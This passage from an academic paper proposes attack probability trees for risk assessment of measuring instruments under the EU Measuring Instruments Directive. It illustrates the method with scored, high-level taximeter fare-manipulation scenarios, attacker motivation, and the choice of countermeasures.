analysis and assessment of the risks" [1] associated with the instrument type. To help manufacturers with this task, PTB has developed and published a risk assessment procedure based on ISO/IEC 27005 [2] and ISO/IEC 18045 [3], which also enables objective comparison between different instruments from different manufacturers [4]. The publication also derives detailed assets to be protected and their individual security properties from the legal text of the MID. In line with the definitions in the ISO/IEC 27005, the method defines the term risk as a combination of the consequences resulting from threats to assets and of the probability of occurrence of a threat. Any way to realize a certain threat to an asset is then usually referred to as an attack vector. Since the original method primarily focused on technical aspects of the instrument, PTB also published an extension to the method [5] that takes attacker motivation into account. Despite these improvements and even though the risk assessment method is now actively being used, it still harbors a number of deficiencies. Among these is the fact that there is no prescribed way of constructing above-mentioned attack vectors in a standardized way. In the past, so-called attack trees have been used to this end in similar fields of application, such as the design of cryptographic protocols and access control [6]. A second challenge is the fact that an efficient way to handle the impact of attacker motivation during risk assessment is also still missing. Both problems will be addressed here and a possible solution, based on modified attack trees, will be described. The remainder of the paper is structured as follows. Section II gives a brief overview on the history of attack trees, covers basic principles and describes other applications. Afterwards, Section III revisits the method originally described in [4], touches upon its extension to include attacker motivation and introduces attack probability trees (AtPT) as a way of constructing and evaluating attacks in a standardized manner. In the subsequent Section IV a real-world example from Legal Metrology concerning possibly manipulated taximeters is used to illustrate the AtPTs and their uses. Finally, Section V summarizes the paper and details the planned future work.

## II. LITERATURE OVERVIEW

The international standard ISO/IEC 27005 [2] defines three sub-processes that together form a complete risk assessment, namely risk identification, risk estimation and risk evaluation.

The first sub-process includes the identification of assets to be protected. Assets specifically tailored to Legal Metrology have been derived in [4] and will briefly be revisited in Section III. The risk identification phase also requires the definition or derivation of threats, which may invalidate certain security properties of an asset. Finding technical realizations of a threat, also referred to as attack vectors, is part of risk identification as well. Afterwards, a threat and its associated attack vector are evaluated with respect to probability of occurrence and resulting impact in the risk estimation phase.

For illustration purposes a brief example will be given here: If the integrity of a text document on a PC is to be protected, the document itself can be thought of the asset while its security property is integrity. Should such a file be write-protected due to measures realized in an operating system, a possible attack vector would be the retrieval of the administrator's credentials. With these, an attacker could delete or modify the file at will, thereby invalidating its integrity. To estimate the likelihood of such an attack, the password strength and the accessibility of the computer would, for instance, need to be taken into account. During risk evaluation, the estimated risk is either classified as tolerable or intolerable. In the latter case, countermeasures are selected and the entire risk assessment process is executed again until the risks are reduced to an acceptable level. An example for the selection of suitable countermeasures will be given in Section IV. Details on different risk assessment methods, which could be applied to software in measuring instruments, may be found in [4].

In this paper, the focus will be on the identification of attack vectors and on their efficient graphical and logical representation. While attack trees originally served the principal purpose of illustrating or identifying system vulnerabilities in a graphical manner easily understood by humans, they also show a number of mathematical properties which make them quite suitable for automatic analysis and processing.

#### A. Foundations of Attack Trees

A very detailed introduction to attack trees and their background is given by Mauw and Oostdijk in [6]. There, the authors state that the root node of an attack tree usually represents an attacker's target or goal while child nodes are refinements of such an attack. The leaves of the tree then represent elementary or atomic attacks that can no longer be refined. As an example, Fig. 1 shows a very small attack tree which illustrates ways to manipulate the fare calculated by a taximeter. If two or more child nodes are connected by an arc, these refinements are to be seen as connected by an AND-statement, meaning that both of them have to be fulfilled before the respective parent node/goal itself can be reached. All other child nodes are OR-related so that only one of them needs to be fulfilled to achieve the parent goal. Mauw and Oostdijk refer to these relations as "conjunctive aggregation" and "disjunctive refinements (choice)", respectively.

In the given example, the fare can either be manipulated by modifying the parameters of the taximeter itself or by manipulating the signal coming from the wheel sensor. This




Fig. 1. Simple illustration of an attack tree that shows how the calculated fare/measurement value of a taximeter may be manipulated.

constitutes a simple OR-relationship as both attack vectors will help to achieve the desired goal. To manipulate the signal coming from the wheel sensor one could, for instance, obtain access to the pulse line connecting sensor and taximeter and then buy and install a pulse multiplier that automatically doubles the number of pulses transmitted on the line. Only if both steps have been taken, can the target be reached which corresponds to an AND-statement. In this context, it is not necessary for these actions to happen at the same time. AND-statements can also express a step-wise execution process.

Apart from giving basic definitions relevant to attack trees, Mauw and Oostdijk also state, that leaf nodes are usually given a number of predefined characteristics such as possibility, cost or special tools needed for their execution, also see [7] for further details. In order to estimate the attributes of the parent nodes and finally of the root node, rules for combining information originating from the child nodes are required. Mauw and Oostdijk also stress the point that these rules may usually be directly derived from the characteristics of an attribute. It should be obvious that these rules are generally used in a bottom-up fashion, requiring no additional loops or trace-backs. The results of an analysis are then either the attributes of a root node or a selected sub-tree, where the selected sub-tree may represent a set of likely attacks or may contain information not directly reflected by the values of the attributes but rather by its internal structure. Another important finding in [6] is the fact that individual nodes do not necessarily only have to occur once within an attack as they may have to be used several times. Nodes can subsequently have several copies whose attributes are linked to each other.

Mauw and Oostdijk then introduce the concept of an attack suite to represent a set of attacks which can all be used to achieve a goal without stating their individual branching structure. By means of this concept they are able to prove that attack trees with different structures may represent the same information despite their apparent structural differences. Nodes can also be connected to a multi-set of nodes, which Mauw and Oostdijk refer to as a bundle. Execution of all elements within the bundle will ensure that the goal is achieved. Cycles within an attack tree are not allowed, which restricts attack trees to be "rooted directed acyclic bundle graphs."

In [6] rules are defined for attack tree transformations. The first rule is "associativity of conjunction", meaning that a

sub-bundle can be lifted to the parent node if no other sub-bundles are connected to the parent node and the parent node is thus identical to the sub-bundle itself. An example for such a node will later be given and explained in Section IV, Fig. 6. The second rule is the distributivity of "conjunction over disjunction", meaning that a node with two sub-bundles/sub-trees can be replaced by two copies of the same node with one bundle/subtree each. Proofs for both rules are also detailed in [6]. Some additional remarks are targeted at attributes of attack trees: To calculate the value of an attribute, the semantics of the tree first need to be determined. Afterwards, the value of the attribute belonging to the equivalent attack suite is calculated. One basic assumption, which is going to be reused here, is that attributes of an attack node can always be calculated from the attributes of its attack components/child nodes.

#### B. Software Risk Assessment and Evaluation Process

In [8] Sadiq, Rahmani, Ahmad and Jung use a concept very similar to attack trees within their Software Risk Assessment and Evaluation Process (SREAP). The software fault trees (SFT) are again derived from a thorough examination and very detailed modeling of the target system. It is highlighted that despite attack trees being widely used, there is no standard way to construct such trees yet. However, once a tree has been identified, it can recursively be used to construct larger attacks, which might not have been obvious from the beginning of the investigation.

To rank certain attacks, Sadiq, Rahmani, Ahmad and Jung propose a key node safety metric. The metric is split into two parts, namely the impact of a node in the tree and the collective effect of the node consisting of the size of the underlying subtree, as well as the depth of the node.

#### C. Threat Risk Analysis for Cloud Security based on Attack-Defense Trees

Prior work on attack trees was focused on the description of envisioned attack profiles without taking defensive strategies into account. In [9] Wang, Lin, Kuo, Lin and Wang proposed a new modified version of such trees referred to as Attack-Defense Trees (ADT) which also incorporates defense concepts. The effectiveness of the proposed method has been tested according to a set of predefined metrics. The basic problem to be solved by their method is also referred to as Threat Risk Analysis (TRA), which describes the process of identifying realistic defense strategies based on vulnerability information and attack profiles.

A TRA encompasses both the impact of a realized attack and a precise description of the attack progression. This makes it possible to develop fitting defense strategies. Attack trees generally become very complex when trying to model all possible attacks at the desired level of detail. According to Wang, Lin, Kuo, Lin and Wang, stating both attack and defense strategies at the same time in an ADT is even more complex and usually beyond the scope of an attack tree. Whereas attack trees are used to model system weaknesses, protection

trees offer the opportunity to identify protective strategies by migrating weaknesses. In Section IV it will be shown how good starting point for such a defense tree may be identified.

According to [9], it was historically assumed that attackers strategically plan the attacks based on the easiest available scenario, but this may not always be the case, as an attacker might not have all information necessary to make an informed choice. Equations for calculating the probability of occurrence and other metrics for AND- and OR-connections are also given. These include probability of success, attack cost, impact as well as revised attack cost and revised impact for the countermeasure stage. All metrics in [9] are first calculated for the leaf nodes and are then propagated up the tree.

Afterwards Wang, Lin, Kuo, Lin and Wang introduce the concept of "attack and defense actions". The first of which is to understand the vulnerabilities of the system. Information on vulnerabilities can, for instance, be collected from public databases. This is identical to the procedure described in [4], which is again used here. The next action is the collection of information on recognized attacks, e.g. identifying ways to implement an attack based on known vulnerabilities. Afterwards, an ADT is constructed by finding as many vulnerabilities as possible, which can be used to implement the considered threat. Once the ADT is finished, it is systematically evaluated. Wang, Lin and Kuo observe, that, while the goal is to minimize the probability of occurrence of an attack, the rate of occurrence and the associated impact may not always be available and thus a certain degree of uncertainty remains. It is postulated, that attack cost and defense cost are connected by a transfer function to map one to the other. An example covering Advanced Persistent Threat attacks called Operation Aurora is also included in [9].

#### D. Automated Generation of Attack Trees

As indicated above, currently no method exists that enforces a harmonized generation of attack trees. In [10] Vigo, Nielson and Nielson offer a solution to this problem by inferring attack trees from process algebraic expressions. They explain that attack trees are used by scientists as they are quantifiable and by the public since they are easily understandable. In their implementation, the root again represents a threat to be realized and internal nodes illustrate the manner in which attacks need to be combined to achieve a goal. As indicated above, there may be several attack trees that all describe the same attack logic. Vigo, Nielson and Nielson overcome this problem by resorting to the calculus used to describe the attack process. This is done by translating the attack process into propositional formulae. Since this step can be done automatically, it does not suffer from human interpretation errors.

After the modeling phase, atomic attacks, which constitute the leaves of a tree, need to be labeled with individual costs. Following the process-oriented idea, attacks are seen as interactions between attacker and target in terms of a communication process in [10]. Finally, the cheapest set of atomic attacks needed to achieve a goal is calculated. Section

III will show how a similar process could be realized for attack trees, specifically tailored for measuring instruments that follow harmonized technical requirements established by [11] as an interpretation of the MID.

### III. DESCRIPTION OF THE APPROACH

The risk method assessment method, which will be described in this section, was originally published in [4], although some changes were adopted later on to reflect the experience gathered during the application of the method at PTB over the past two years.

#### A. Basic description of the risk assessment method

The basic procedure and all associated definitions were derived from ISO/IEC 27005 [2], where risk is defined as a combination of impact and probability of occurrence of a threat. Even though the international standard allows both quantitative and qualitative assessment of risks, only numeric representations of probability and impact (and therefore also risk) are used here. In order to be able to assign specific values to probability and impact, assets were defined in [4] by examining and interpreting the essential requirements of the legal text, i.e. of the Annex I of the MID. The interpretation led to the definition of a number of assets to be protected with associated security properties, all of which may be found in [4].

As only one such asset is going to be used for illustration purposes in Section IV, a single example will be given here: Essential requirement 8.4 of the Annex II reads, "Measurement data, software that is critical for measurement characteristics and metrologically important parameters stored or transmitted shall be adequately protected against accidental or intentional corruption." [1]. In this simple requirement three assets are listed, namely measurement data, software critical for measurement characteristics and metrologically important parameters. Each of these can be assigned a number of security properties. Measurement data, for instance, are required to preserve their authenticity and integrity, i.e. measurement data should not be changed and an attacker should not be able to generate false measurement data. An example for a formal description of a threat could thus be given by the following sentence: *An attacker manages to invalidate the integrity of measurement data.*

To assess such a threat, values for impact and probability of occurrence are now required. In [4] five different levels were originally used for impact, but in practice only threats affecting a single measurement (impact of  $\frac{1}{3}$ ) and affecting all future or all past measurements (impact of 1) are actively differentiated. As the threat itself is only a formal statement but gives no explicit instructions on how to realize it, a specific attack vector is needed next. To this end, all possible attack vectors, which could potentially be used to realize a threat, are examined in turn and their individual likelihood is checked. In order to estimate the probability of occurrence of an attack vector, a method called vulnerability analysis from ISO/IEC 18045 [3] is used.

TABLE I  
MAPPING OF THE SO-CALLED TOE RESISTANCE TO THE PROBABILITY SCORE USED HERE, ORIGINALLY PUBLISHED IN [4].

Sum of Points	TOE Resistance	Probability Score
0-9	No rating	5
10-13	Basic	4
14-19	Enhanced Basic	3
20-24	Moderate	2
>24	High	1




Fig. 2. Flowchart of the basic risk assessment procedure, adopted from [4].

The analysis consists of assigning a point score to the attack vector in five different categories, namely required time, expertise and knowledge of the attacked target of evaluation (TOE) as well as the window of opportunity and special equipment needed. A time score of 1, for instance is given if an attack requires more than a day, but less than a week for its execution. A full example for such a point score in all five categories will be given in Section IV. Explicit instructions on how to assign the scores may be found in [3]. In general, a higher sum score expresses a higher resistance of the TOE to attacks, i.e. an attack is less likely if its sum score is high. In line with this notion, the sum score is mapped to a probability score as given in Table I. Once the probability score has been calculated it is multiplied with the impact score (between 0 and 1) to form the final risk value. A complete flowchart of the entire basic method is given in Fig. 2.

#### B. Description of the extension for attacker motivation

One of the shortcomings of the original method described in [4] was the inability to take attacker motivation into account. As a motivated attacker will certainly be willing to invest



more resources into the execution of an attack, there should definitely be some sort of correlation between motivation of an attacker and likelihood of an attack. In [3], it is specifically stated that attacker motivation will have an influence on the used resources e.g. equipment, expertise, as both may be acquired if sufficient monetary funds are available. Other factors, like the time required for an attack and a possible window of opportunity however, cannot be influenced.

In [5], the original method was extended by a motivation score (0 for high motivation and 9 for no motivation), that acts as a lower limit for the expertise and equipment scores introduced above. Whenever the initially assigned score for one of these categories is smaller than the motivation score, its value is replaced with that of said score. It should be instantly obvious that the scenario with a highly motivated attacker is then identical to the originally calculated score as described in [4] and now it takes on the role of a theoretical upper limit to the probability of occurrence. A lower level of motivation will automatically result in a smaller probability, as the sum score will be increased due to the replacement values for expertise and equipment. A more in-depth discussion and a complete example may be found in [5].

### C. Attack probability trees

In Section I the two main objectives of this paper were stated: to design a method that enables a standardized derivation of attack vectors and also efficiently represents the effect of attacker motivation on the risk assessment results. To this end, attack trees as defined by Mauw and Oostdijk in [6] will be extended here into attack probability trees. These extended attack trees do not only represent the logical relationship between parent and child attacks, but are now also labeled with all the attributes defined in the vulnerability analysis in [3], i.e. each node has its own score for time, expertise, knowledge, window of opportunity and equipment. Based on these values, each node is given a sum score and, subsequently, a probability score. To fully reflect all variables from the method described in [4] each node could also be labeled with an impact score. However, since every node within an AtPT aims at realizing the same threat with a fixed impact, the impact score can safely be omitted. The final attribute of the root node thus only represents the probability of an attack, which can later be turned into a risk if combined with the respective impact score.

Nodes may be linked with each other to either form AND- or OR-statement. As suggested by Mauw and Oostdijk, information will enter the AtPT only via the leaves. The attributes for the parent nodes and finally for the root node can be calculated in a bottom-up fashion by observing the following stated rules. The rationale for each rule is also given.

- Time
  - **AND:** Time scores are logarithmic (1 for more than a day, 2 for a one week to two weeks, 17 for half a year), therefore the maximum of both scores needs to be chosen which is a good approximation for the logarithm of two added time spans.
  - **OR:** The smaller sum-score indicates which time score is to be chosen.
- Expertise
  - **AND:** If expertise in different areas is required (HW/SW), the scores are added with a maximum of 8 in accordance with ISO/IEC 18045. Otherwise, the maximum is chosen.
  - **OR:** The smaller sum-score indicates which expertise score is to be chosen.
- Knowledge of the TOE
  - **AND:** The maximum of both knowledge scores is chosen.
  - **OR:** The smaller sum-score indicates which knowledge score is to be chosen.
- Window of opportunity
  - **AND:** A smaller window of opportunity (higher score) for one node will also affect the other node. Therefore, the maximum is selected.
  - **OR:** The smaller sum-score indicates which window of opportunity score is to be chosen.
- Equipment
  - **AND:** If equipment from different areas is required (HW/SW), the scores are added with a maximum of 9 in accordance with Common Evaluation Methodology [3]. Otherwise, the maximum is chosen.
  - **OR:** The smaller sum-score indicates which equipment score is to be chosen.

When the assumed motivation is changed, the most probable path within the attack tree will also take on a different shape and a simple evaluation of the attributes of the root node does not suffice anymore. Previously, every individual attack then had to be reevaluated individually. With an AtPT in place, the time required for this can be reduced, since many attacks share common nodes whose attributes only have to be recalculated once. This will be illustrated in detail in Section IV. The rules established above should be applicable to methods apart from the one examined here, since the attributes are also used in the vulnerability analysis of the AVA\_VAN class in [3] and in the risk assessment method, which is part of the ETSI standard [12]. As shown by Mauw and Oostdijk, many different attack trees may all be interchangeable representations of each other, therefore, the design of an attack tree is a very subjective procedure. However, in Legal Metrology at least, all devices/measuring instruments share some basic characteristics, due to the fact that most instruments are based on the same acceptable technical solutions described in [11]. It may, therefore, be possible to construct attack probability trees in a reproducible manner by applying the following rules.

- 1) For each user interface of the measuring instrument, collect all known vulnerabilities that may lead to a realization of the threat.
- 2) For each communication interface of the measuring instrument, collect all known vulnerabilities that may lead to a realization of the threat.




Fig. 3. Illustration of the analog signal path connecting a pulse generator at the wheel with a taximeter.




Fig. 4. Illustration of the digital signal path connecting a pulse generator at the wheel with a taximeter.

- 3) For each hardware protection mechanism of the measuring instrument, collect all known vulnerabilities that may lead to a realization of the threat.
- 4) Logical connections between the vulnerabilities gathered in steps 1) to 3) are then expressed by means of boolean expressions, afterwards transformed into the structure of the AtPT. Single attack vectors requiring no other support actions, for instance, will always be represented by direct child nodes of the root node that represents the examined threat/goal.

As these rules still leave plenty of room for subjective interpretation, a full expansion of the steps into formalized instructions to construct an attack probability tree will remain an objective for future work.

#### IV. EXPERIMENTAL EXAMPLE

In the following Section, the combination of the attack probability trees introduced in this paper and the risk assessment method from [4] and [5] will be illustrated with the help of a real-world example from Legal Metrology:

Taximeters are one kind of measuring instrument subject to the requirements of the MID widely used all over Europe. However, the protective measures for such instruments agreed upon on the European level only affect the taximeter unit itself, which consists of display, user interface and open communication interface for a sensor. The signal path between the distance pulse generator at the wheel (i.e. the sensor itself) and the taximeter is only subject to national regulations.

Therefore, some countries do not require any protection for the signal path while others have introduced different protective mechanisms, each being designed with particular attack vectors in mind. Before taking a look at some of these countermeasures, the simple case of an open communication path between signal generator and taximeter will be discussed.

##### A. Formal case analysis for taximeters

The general installation of a taximeter in a car can be described by two very basic configurations, as shown in Fig. 3 and Fig. 4. The first typical installation consists of an analog pulse generator at the wheel of the taxi whose output are distance pulses. Each of these pulses represents a fixed distance traveled. The rate of the pulses is thus proportional to the speed of the car. These pulses may be filtered and amplified several times on their way to the taximeter, with additional electrically decoupling devices being used for safety. Pulse

dividers may be used as well, if the rate expected by the taximeter does not fit the rate of the wheel sensor. This is usually the case when a car is fitted with a taximeter that does not come from the same manufacturer as the car itself. It is important to note, that the signal in this scenario is fully analog all along the signal path.

The second typical installation represents a digital signal path, see Fig. 4. There, too, an analog pulse signal is generated at the wheel. The signal is, however, converted within the safety-relevant controller of the anti-blocking system (ABS) to a digital datagram on the CAN-bus as defined by ISO 11898-1 [13]. The CAN-bus is a well-known bus protocol widely used by car manufacturers around the world to connect different digital systems within a vehicle. Attacks on the analog signal between signal generator and ABS controller are not considered in this paper, as they would very likely result in failures of brakes or acceleration control and could thus not safely be used to influence the calculated taxi fare or the distance traveled. The remainder of the signal path is purely digital, but no protective measure are realized, except for simple checksums, which may be used to test the integrity of received datagrams.

##### B. Attack probability tree for the analog signal path

As mentioned in Section III, the only threat investigated here is an inadmissible increase of the legally relevant measurement value, i.e. the distance traveled or the calculated taxi fare. The root node (A) as given in Fig. 5 reflects this. Since all attacks examined here have an impact on all future measuring values, they are assigned an impact score of 1. Once the sum score of a node has been calculated its respective probability score can be identified using Table I. If this score is then multiplied with the impact score of 1 to calculate the actual risk, it becomes obvious that probability score and risk are identical. For other threats, this will of course be different and the respective tree should be appropriately labeled with the assigned impact score.

For the purely analog signal path, two known attack vectors exist: the manual feeding of additional pulses into the pulse line by means of a needle (node (B) in Fig. 5) and the installation of a different pulse generator or other intermediary device into the signal path (node (C) in Fig. 5). As these two attack vectors are alternatives of one another, they are linked to the parent node (A) by an OR-connection expressed by two simple edges. An arc between two or more edges




Fig. 5. Exemplary attack probability tree for the analog scenario. This also corresponds to the state of the tree for a highly motivated attacker. Highlighted nodes form the likeliest sub-tree to the root node after successful execution of the algorithm.

would represent an AND-connection. Such AND-statements may be found in the next level of the AtPT. The feeding of pulses by means of a needle (node (B)) requires both access to the pulse line (node (E)) and the manual feeding of pulses itself (node (D)). If a different sensor is to be installed (node (C)), again access to the pulse line is required (node (E)). In addition, the installation itself needs to be realized (node (F)). Again nodes (E) and (F) are linked by an AND-statement. Interestingly, node (E) plays a role in both attacks and thus offers the possibility of functioning as a possible entry point for a countermeasure. To calculate the probability score of the original threat (A), the leaf nodes (D), (E) and (F) are each assigned point scores in the aforementioned five categories. Tables listing all possible scores and an explanation for each may be found in [3].

The actual values given in Fig. 5 can be explained as follows: Finding and accessing the pulse line (node (E)) takes less than a day and is thus given a score of 0 for time. Especially in cars with a greater number of signals lines connecting arbitrary devices, finding the right spot to access the correct cable without the change later being obvious to market surveillance will require only proficient expertise, which corresponds to a score of 2. In addition, only restricted knowledge of the taximeter's installation is necessary to carry out this step, resulting in a score of 2 for knowledge. If the attacker is also the car's owner, he or she will have unlimited access, which is expressed by a value of 0 (unlimited) for the window of opportunity. Also, only standard equipment is necessary for this step (score of 0). The situation is slightly different for the actual installation and usage of the needle to feed additional pulses (node (D)). The expertise and knowledge score are slightly increased as one has to understand the internal algorithm of the taximeter to feed the right amount of pulses while also performing the task without being noticed by

customer/passenger. Finally, the situation is slightly different if some additional sensor or store-bought intermediary device is installed (node (F)). Connecting the device correctly will require a slightly higher level of expertise (score of 4) but no additional information about the actual taximeter (knowledge score of 2). As the additional sensor or intermediary device cannot be considered standard equipment, that score is raised to a value of 4.

Once the attributes of the leaf nodes have all been initialized, these values can now propagate up the tree according to the rules established in Section III. It should be noted that nodes (B) and (C) both have AND-connections to their respective child nodes and thus the maximum value for each score is copied to the next level. At the root node, however, an OR-relationship between both alternative attack vectors exists. Here, scenarios (B) and (C) compete with each other. As (B) has a slightly smaller sum score it is considered more likely and the root node (A) thus becomes a direct copy of (B). The most probable attack scenario resulting from the algorithm is a sub-tree consisting of nodes (A), (B), (D) and (E), which are highlighted in Fig. 5. The sum score of 9 at node (A) corresponds to a very high probability score of 5 and, after multiplication with the impact of 1, to a risk value of 5 which would require changes to the system, before it can pass conformity assessment. Since no limits are imposed here on the expertise and knowledge scores, this scenario corresponds to the case of a highly motivated attacker. For a detailed explanation see Section III and also reference [5].

### C. Attack probability tree for the digital signal path

The AtPT for the digital signal path is given in Fig. 6. In this scenario, there are three alternative attacks ((D), (E) and (F) in Fig. 6) that could all be used to realize an illegal increase of the legally relevant measurement value. Two of them ((D) and (E)) require access to the field bus of the taxi first (node B). Once physical access to the field bus has been established, an attacker could either install an additional signal source that transmits its own datagrams over the bus (node (D)) or the attacker could install a so-called car hacking device (node (E)), which jams the dataflow from other sources before transmitting its own signal and is thus more difficult to detect. Nodes (C) and (F) represent an attack on the control unit which converts accumulated distance pulse counts from the ABS unit into a physical distance in meters. The conversion factor for this operation is usually referred to as  $k$ . Once the configuration interface of the control unit has physically been accessed,  $k$  can be changed using equipment available to most car mechanics.

It should be noted that (F) could also have been split into two separate nodes for accessing the port and changing the configuration, which was avoided here due to space limitations. Again, each leaf node can be assigned point scores for all of its five attributes. The time required for (D) and (E) will still be less than a week, corresponding to a value of 1. In both cases an expert is required to install the new device or signal source (expertise score of 6). However, the




Fig. 6. Exemplary attack probability tree for the digital scenario. This also corresponds to the state of the tree for a highly motivated attacker.

programming of the car hacking device will also require programming skills, which increases the score to 8 (multiple expert). In order to be able to add an additional source to the field bus, sensitive knowledge concerning the addresses used on the bus and possible manufacturer-specific protocol extensions is needed (knowledge score of 7 for node (D)). If a car hacking device is programmed, the exact behavior of all other devices connected to the bus needs to be known first, which increases the knowledge score to 11 (critical knowledge). The window of opportunity is identical to that of the analog scenario. While specialized equipment (score of 4) is needed to install a new signal source (node (D)), multiple bespoke equipment, that cannot be bought legally on the market (score of 9 for node (E)) is required for car hacking. The attack on the configuration port as described by nodes (C) and (F) may take considerably longer (score of 3 for time), since software for breaking the car's security mechanisms (password protection) may be needed. The software, however does not require expert knowledge to be operated (score of 3) and only restricted knowledge, available to most mechanics, is needed to identify the correct port and execute the attack (score of 3). Again, there may be an unlimited window of opportunity and the equipment level is comparable to the one for attack (D).

The algorithm for propagating attributes values is executed in the same manner as before. At node (B) attacks (D) and (E) compete with one another as they are linked by an OR-statement. Since (D) has a smaller sum score and is thus more likely, its values are propagated to (B). (F) is a simple copy of (C) and its values are simply copied to the next level. At the root node the likeliest attack scenario (C) is again selected according to the sum score. The resulting sub-tree with the highest probability of occurrence (nodes (A), (C) and (F)) is highlighted in Fig. The score for probability of occurrence can finally be derived from the sum score of 13 for the root node (A) and takes on a rather high value of 4. The risk associated




Fig. 7. Exemplary attack probability tree for the analog scenario for an attacker with low motivation.

with the threat is also 4, due to the impact score of 1.

#### D. Effect of attacker motivation

To examine the effect of attacker motivation on an AtPT, the taximeter example with an analog signal path will be used again. As mentioned above, the AtPT given in Fig. 5 corresponds to a scenario with a highly motivated attacker willing to invest virtually limitless amounts of resources. If an attacker with low or medium motivation is considered instead, a lower bound for expertise and equipment is imposed. For medium motivation, this limit takes on a value of 3, see [5] for details. The effect of a low level of motivation (lower limit of 6) can be seen in Fig. 7. Again, the attributes of the leaves constitute the input to the algorithm.

Here, the scores for expertise and equipment are automatically set to a value of 6. Afterwards, the values are propagated up the tree. Node (B) is thus assigned a sum score of 17 while node (C) receives a sum score of 16 due to their expertise value of 8, see expertise rule for AND-statement in Section III. Compared to the original state of the AtPT, node (C) suddenly becomes more probable, which shifts the likeliest sub-tree to the constellation (A), (C), (E), (F). Thus, the properties of (C) are finally copied to the root node (A). It follows, that the most probable attack vector does not only depend upon technical specifications but also on the level of motivation of an attacker. This finding should play an important role when designing and selecting countermeasures to attack vectors.

#### E. Identifying suitable countermeasures

As countermeasures will specifically target one or more attack vectors, they can directly be linked to one or more nodes within an AtPT. With the aim of finding the best node for a countermeasure, inverted sub-trees within an AtPT need to be found. An inverted tree could be any leaf with more than one connected node from the preceding level. The bigger such an inverted tree is, the more parent nodes depend upon the selected leaf. In Figure 5, both (B) and (C) depend upon



